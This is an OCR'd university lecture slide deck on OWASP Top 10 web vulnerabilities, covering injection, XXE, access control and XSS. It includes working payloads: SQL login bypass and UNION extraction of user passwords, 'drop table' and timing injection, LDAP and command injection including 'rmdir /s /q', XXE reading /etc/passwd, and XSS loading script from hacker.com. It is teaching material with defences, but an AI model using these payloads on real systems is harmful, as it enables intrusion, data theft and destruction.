Security and Privacy

Web application vulnerabilities

28.02.2019

Ph. Oechslin

ÉCOLE POLYTECHNIQUE
FÉDÉRALE DE LAUSANNE

Outline

- The OWASP Top 10
- Details on some of the top 10
  - A1 Injection
  - A4 XML external entities
  - A5 Broken access control
  - A7 Cross site scripting
- Conclusions and exercises

Web applications: OWASP Top 10

OWASP

- OWASP: Open Web Application Security Project (**owasp.org**)
- Many uselful projects, for example:
  - OWASP Top Ten
  - Tool: Zed Attack Proxy (ZAP)
  - Method: OWASP Testing Guide
- The Top 10 project documents the 10 most critical security risks to Web applications
  - Updated every few years
  - Current is 2017

OWASP Top 10

For each Risk it describes

- The Risk
  - Threat agent: who can carry out the attack
  - Vulnerability: how is it possible
  - Impact: What can happen
- How to detect
- How to prevent
- Examples
- References

OWASP Top 10

The 10 Risks:

- A1 Injection
- A2 Broken Authentication
- A3 Sensitive Data Exposure
- A4 XML External Entities (XXE)
- A5 Broken Access Control
- A6 Security Misconfiguration
- A7 Cross Site Scripting (XSS)
- A8 Insecure Deserialization
- A9 Using Components with Known Vulnerabilities
- A10 Insufficient Logging & Monitoring

A1, Injections

1 Injection

Injections are possible when user supplied data is used in a specific context:

- Example of contexts
  - SQL, LDAP, OS commands, XML, XSLT, SMTP
- Vulnerability
  - Special character sequences in user inputs can trigger an action in the context
- Impact
  - The meaning of a request can be modified
  - e.g for reading or modifying data (student grades, names, passwords, ...)

A1 Example: SQL injection

- SQL for ~~dummies~~ hackers
  - The Structured Query Language is used for reading or writing databases
  - Databases are organized in tables,
    - tables have names (e.g. Users)
  - Tables are organized in rows and columns
    - columns have names (e.g. Lastname, City)
  - the SELECT statement is used to read rows:

```
SELECT Firstname, Lastname FROM Users WHERE City = 'Lausanne'
```

Returns the colums firstname, lastname from all rows of table Users which have 'Lausanne' in the column City.

A1 SQL injection

- SQL for hackers
  - UDPATE is used to modify lines:

```
UPDATE Users SET canton = 'Vaud'  WHERE city = 'Lausanne'
```

set the column 'canton' to the value 'Vaud' in every row where City is 'Lausanne'

  - INSERT creates new rows:

```
INSERT INTO Users (firstname, lastname, City)
          values ('Ronald', 'Banksy', 'Chavannes');
```

does exactly what you think it does.

SQL injection

- Example: mediabox404, a music streaming web application
- It suffered from a SQL injection (**CVE-2005-2632**)

```
$requete="select Pseudo from t_user where
          Pseudo='".$User."' and
          Passe='".$Password."'"

$result=mysqli_query($con,$requete);

if(!$result) {
   ... error
  } else {
   ... login
  }
```

- If the request returns no result → wrong login

1 Injection: example

- For `$User=Philippe` and `$Password=Maison2` :


```
select Pseudo from t_user where
Pseudo='Philippe' and Passe='Maison2'
```

- For `$User=Philippe' --` and `$Password=bla` :

```
select Pseudo from t_user where
Pseudo='Philippe' -- ' and Passe='bla'
```


Our quote terminates the string that started with their quote
The double dash `--` starts a comment, the rest of the statement is ignored, there is no need to know the password anymore!

A1 Injection: real case


- Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.[redacted].ch/?catid=2&set_add_ad_c
Getting Started PKI PKI Mobile Master - Handy T... os-server show cookie modify cookie
Préc. 15 Suivant 15
Done
1:1

A1 Injection: real case

catid=2 test


- Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.[redacted].ch/?catid=2 test &set_add_
Getting Started PKI PKI Mobile Master - Handy T... os-server show cookie modify cookie


Erreur
Un erreur est survenue, et le serveur ne peut excuter cette commande. Veuillez contacter le webmaster du site sur: [redacted], pour lui faire parvenir le message d'erreur ci-dessous:

Invalid MySql query
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'test order by catfullname' at line 1

error near 'test order by 'catfullname' at line 1

A1 Injection: real case

catid=2 union select foo from test –



- Mozilla Firefox
File Edit View Go Bookmarks Tools Help
.ch/?catid=2 union select foo from test /*&set
Getting Started PKI PKI Mobile Master - Handy T... os-server show cookie modify cookie


Erreur
Un erreur est survenue, et le serveur ne peut excuter cette commande. Veuillez contacter le webmaster du site sur: , pour lui faire parvenir le message d'erreur ci-dessous:

Invalid MySql query
Table ' .test' doesn't exist

table '.test' doesn't exist

A1 Injection: real case

catid=2 union select foo from user –


- Mozilla Firefox
File Edit View Go Bookmarks Tools Help
.ch/?catid=2 union select foo from user
Getting Started PKI PKI Mobile Master - Handy T... os-server show cookie modify cookie


Erreur
Un erreur est survenue, et le serveur ne peut excuter cette commande. Veuillez contacter le webmaster du site sur: [redacted], pour lui faire parvenir le message d'erreur ci-dessous:

Invalid MySql query
Unknown column 'foo' in 'field list'

Unknown column 'foo' in 'field list'

A1 Injection: real case

catid=2 union select name from user –


- Mozilla Firefox
File Edit View Go Bookmarks Tools Help
:.ch/?catid=2union select name from user /*&set_ad
Getting Started PKI PKI Mobile Master - Handy T... os-server show cookie modify cookie


Erreur
Un erreur est survenue, et le serveur ne peut excuter cette commande. Veuillez contacter le webmaster du site sur: [redacted], pour lui faire parvenir le message d'erreur ci-dessous:

Invalid MySql query
The used SELECT statements have a different number of columns

The used SELECT statements have different number of columns

A1 Injection: real case

catid=2 union select 1,2,3,email,name,6,pass,8,..



```
http://[redacted]ch/?catid=3%20union%0Aselect%201,2,3,email,name,6,pass,8,9,10,11,12,13,14,15,16,17,18,
```

[redacted] ()	Sylvain	[redacted] ([redacted])	David	[redacted]@hotmail.com ([redacted])	[redacted]	[redacted]
[redacted]	[redacted]	[redacted] ([redacted])	admin	[redacted]	[redacted]	[redacted]
[redacted]@hotmail.com ([redacted])	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]

we have a list of all names, e-mail and passwords!

A1 Injection: variations

- Some databases (e.g. Oracle) accept stacked queries
  - The same query can contain multiple commnads (e.g. a SELECT and a DROP)

```
catid=2 ; drop table users;
```

- Blind injections
  - When there is no error message and no other output we can get feedback by inserting an operation that takes time to execute

```
catid = 2 union select
if(substring(user_password,1,1)=char(50),
waitfor(50),null) from users where user_id=1;
```

A1 LDAP Injection

- LDAP for hackers:
  - The Lightweight Directory Access Protocol is used to query directories
    - e.g for verifying a user's password
    - read a user's attribute
    - read a group's members
  - search expressions are written as logical conditions grouped with parenthesis
    - & is the and operator, | is or, * is wildcard
    - `&(Name=John*)(Status=prof)` Name starts with "John" and Status is "prof"

A1 LDAP Injection

- You can also inject into LDAP queries:
- You can change the meaning of a request similarly to our SQL injection example:
  - if the request is


```
(&(name=$user)(pwd=$password))
```

  - use as name: `admin)(&)`:

```
(&(name=admin)(&))(pwd=...))
```

  - `(&)` is always true and `(pwd=...)` is ignored

A1 "Blind" LDAP Injection


Warning

Unable to find user.

XXX;!(|(!(uid=admin*))(!(userP

secretpasswordl

- Joomla bug (Sept. 19th 2017)
  - LDAP injection
  - different messages for wrong user/password
  - using a wildcard we can guess one character at a time

  video: **ripsec blog**

A1 command Injection


Here the context runtime.exec, the method used in Java to execute other programs.

```
Runtime runtime = Runtime.getRuntime();
String[] cmd = new String[3];
cmd[0] = "cmd.exe" ;
cmd[1] = "/C";
cmd[2] = "dir " + chosen_dir;
Process proc = runtime.exec(cmd);
```

- The code want to start the windows program `cmd.exe` and ask it list the content of a directory.
- If chosen_dir is 'photo' you get the list of photographs
- If it is 'photo & rmdir /s /q photo' you get a surprise!


A1 Injection: xkcd

- http://xkcd.com/327


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.


A1 Injection: xkcd

- http://xkcd.com/327


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–


A1 Injection: xkcd

- http://xkcd.com/327


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.


A1 Injection: xkcd

- http://xkcd.com/327


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

A1 Injection: example

- Hacking a radar ?



A1 Real case

Twitter:

Rex Mundi @rexmundi14 · 8 Jan 2015
We have hacked the servers of the Swiss bank Banque Cantonale de Geneve (BCGE)

Rex Mundi @rexmundi14 · 8 Jan 2015
Reminder: The Banque Cantonale de Geneve has until tomorrow to pay us and prevent customer data from getting leaked.

The bank did not pay (good!)

Rex Mundi @rexmundi14 · 8 Jan 2015
The #BCGE# leak is here, in all its glory:

A1 Real case: history

creditpers.csv:

```
632,luvwmalm,<blank>,1,1,<blank>,San Francisco,2012-09-25,
633,irwknpod,<blank>,1,;print(md5(acunetix_wvs_security_test));,
<blank>,San Francisco,2012-09-25
```

tbl_contact_info.csv


```
12357,NULL,,123,security,111,Bulgaria,xxxx@xxx.xx,bcge website,
2013-10-12,web,NULL,<blank>," Hello, I found a vulnerability in
your website. It allows access to some of your database. And I am
ready to help by preparing detailed reports so you can easier to
remove the vulnerability. If you have an award for such assistance
I will be happy :) I just want to help. Best regards, I'm waiting
for your e-mail! For proof: 'Current User: xxxxx@xxxxxxx.bcgxxx.ch
```

offre_praevisio_simul.csv

```
15,"\\"");select Sleep(15)/",<blank>,non,<blank>,2014-01-14
```

A1 Quiz

- What could the bank have done to reduce the risk
  - probability
  - impact
- Which airline is this?



Please ensure email address is accurate & that your account is active:

Any timing changes to your flight(s) will be sent to you via the email address that you provided in this booking.

Email Address *	Philippe	(no apostrophes)
Confirm Email Address *		
Number Type*	Mobile/Cell	?
Country Code*	France	
Phone Number*	Country: 33	Area: (excluding country code) — Local: (number only, no spaces or other characters)

A1 Injection: Protection

- Always inspect received data twice:
- When receiving: Input validation
  - Refuse the characters you don't want
  - for example use a regular expression:

```
if (!Regex.IsMatch(txtName.Text,
    @"^[a-zA-Z'.-]{1,40}$")) {
 // Is not a valid name
```

- When using: Encode data
  - Escape (encode) special characters when you use them
  - in SQL: ' becomes \'
  - in HTML: <,> becomes &lt; &gt;
  - in LDAP: (,) becomes \28, \29

A1 Injection: Protection

- Using prepared statements for SQL eliminates most risks of SQL injections
  - most programming languages support this
- the SQL expression is prepared first and can not be modified when adding parameters:

```
PreparedStatement pstmt =
  con.prepareStatement(
   "SELECT pwhash FROM table WHERE name = ? and
    pass = ?"
   );
pstmt.setString(1, name_received);
pstmt.setString(2, pass_received);
ResultSet rset = pstmt.executeQuery();
```

A4, XML external entities

A4 XML for hackers

- XML
  - a markup language.
  - elements are delimited by start and stop tags:
    `<name>peter</name>`
  - tags can be nested.
- Document Type Definition DTD
  - the header of an XML file declares the type of data
    `<!DOCTYPE html>`
  - the DTD can also define macros (entities)

```
<!DOCTYPE XML [
  <!ELEMENT XML ANY>
  <!ENTITY question  "To be or not to be">
  <!ENTITY author    "William Shakespeare">
]>
<XML>&question;,  &author;</XML>
```

A4 Billion laughs attack

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lo "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lo1 "lo;&lo;&lo;&lo;&lo;&lo;&lo;&lo;&lo;">
 <!ENTITY lo2 "&lo1;&lo1;&lo1;&lo1;&lo1;&lo1;&lo1;&lo1;&lo1;">
 <!ENTITY lo3 "&lo2;&lo2;&lo2;&lo2;&lo2;&lo2;&lo2;&lo2;&lo2;">
 <!ENTITY lo4 "&lo3;&lo3;&lo3;&lo3;&lo3;&lo3;&lo3;&lo3;&lo3;">
 <!ENTITY lo5 "&lo4;&lo4;&lo4;&lo4;&lo4;&lo4;&lo4;&lo4;&lo4;">
 <!ENTITY lo6 "&lo5;&lo5;&lo5;&lo5;&lo5;&lo5;&lo5;&lo5;&lo5;">
 <!ENTITY lo7 "&lo6;&lo6;&lo6;&lo6;&lo6;&lo6;&lo6;&lo6;&lo6;">
 <!ENTITY lo8 "&lo7;&lo7;&lo7;&lo7;&lo7;&lo7;&lo7;&lo7;&lo7;">
 <!ENTITY lo9 "&lo8;&lo8;&lo8;&lo8;&lo8;&lo8;&lo8;&lo8;&lo8;">
]>
<lolz>&lo9;</lolz>
```

A4 XML external entities

XML Entities can be external (e.g. files)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

- The server will replace &xxe; by the content of the passwd file.
- If the user can submit such an XML document and have its content returned in a response, he can access any file on the system.

A4 XML external entities

- Variants:
  - read data from internal machine:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

  - read infinite file:

```
<!ENTITY xxe SYSTEM "file:/dev/random" >]>
```

- Do not accept XML that contains DTD specifications. e.g.

```
setFeature("http://apache.org/xml/features/disallow-doctype
            -decl",true);
```

- Use a local XML schema to verify the structure of the XML file
  - You tell your XML parser which elements you are expecting in the XML document and stop if it does not match

A5, Broken Access Control

A5 Access control: direct references

- When a user-submitted parameter is a direct reference to a resource, a user may try to change to access other resources
- Examples

```
http://bad.com/display_transactions?account=100293
http://bad.com/see_profile?id=4329
http://bad.com/display_photos?template=css/p.css
POST /users {"action":"unsubscribe", "user":"100293"}
```


- Hacker

What if I tried

```
http://bad.com/display_transactions?account=100299
```

A5 Direct Object References

- Remember last week ?
  - IDOR = insecure direct object reference



How I was able to delete Google Gallery Data [IDOR]

Yogesh Tantak Follow
Dec 30, 2018 · 2 min read

Hi,
This is **Yogesh Tantak** a Security Researcher from India. Today I am writing about a critical bug that I found in Google's new Product "Gallery".

You can find out more information about this product by below url: https://www.theverge.com/2016/10/26/13418012/google-material-design-stage-gallery-pixate

This bug could allowed a malicious user to delete all collection from Gallery.io or Google gallery app.

source: **medium.com**

A5 Direct Object References.

- Protection:
  - Use an indirect reference
    `https://bad.com/display_transactions?account=savings`
    - on the server, use a table:

```
account_id["savings"]=100293
```

  - Protect references with a Hash-MAC:
    `/display_transaction?employee_id=100293&HMAC=434A345B0`
    - If you modify the `employee_id` you must also modify the HMAC
    - You can not calculate the HMAC is you don't know the secret key
  - Ideally: always verify if the user has the right to access the reference

A5 Access Control: URLs

- For every URL, verify that the user has the rights to access it
- Examples
  - `https://example.com/welcome` ← anybody
  - `https://example.com/myprofile` ← only logged-in users
  - `https://example.com/add_user` ← only admins

If you have a page called `user_menu`, you can be sure that some users will try to access `admin_menu`!

A7, Cross Site Scripting

A7 Cross Site Scripting (XSS)

Injection into web pages:

- Context
  - HTML and JavaScript
- Impact
  - Steal session cookies
  - Display forged forms
  - Complete control over browser


```
//acme.com/search?q=+<script>alert('hacked')</script>
//acme.com/search?q=+<script src="hacker.com/a.js">
```

7 XSS Types

- Reflexive (`https://wtop.com`,**demo2**)
  - The attack is sent with the request and reflected in the response
  - You must convince a victim to click on a link
- Persistent
  - You can insert the attack into a page (e.g. comments)
  - All following visitors of the page will be attacked
- DOM-based
  - The attack happens completely in the browser
  - e.g. JavaScript accesses a part of the URL that contains the attack

A7 XSS: real case (SSRF)

- Sometimes, HTML is interpreted by the server:
  - A bank converted HTML forms to PDF on the server
  - With `city="><embed "file:/etc/passwd">` we got



Documentation request

Customer details

Title :

Account Number :

First Name :
Last Name :

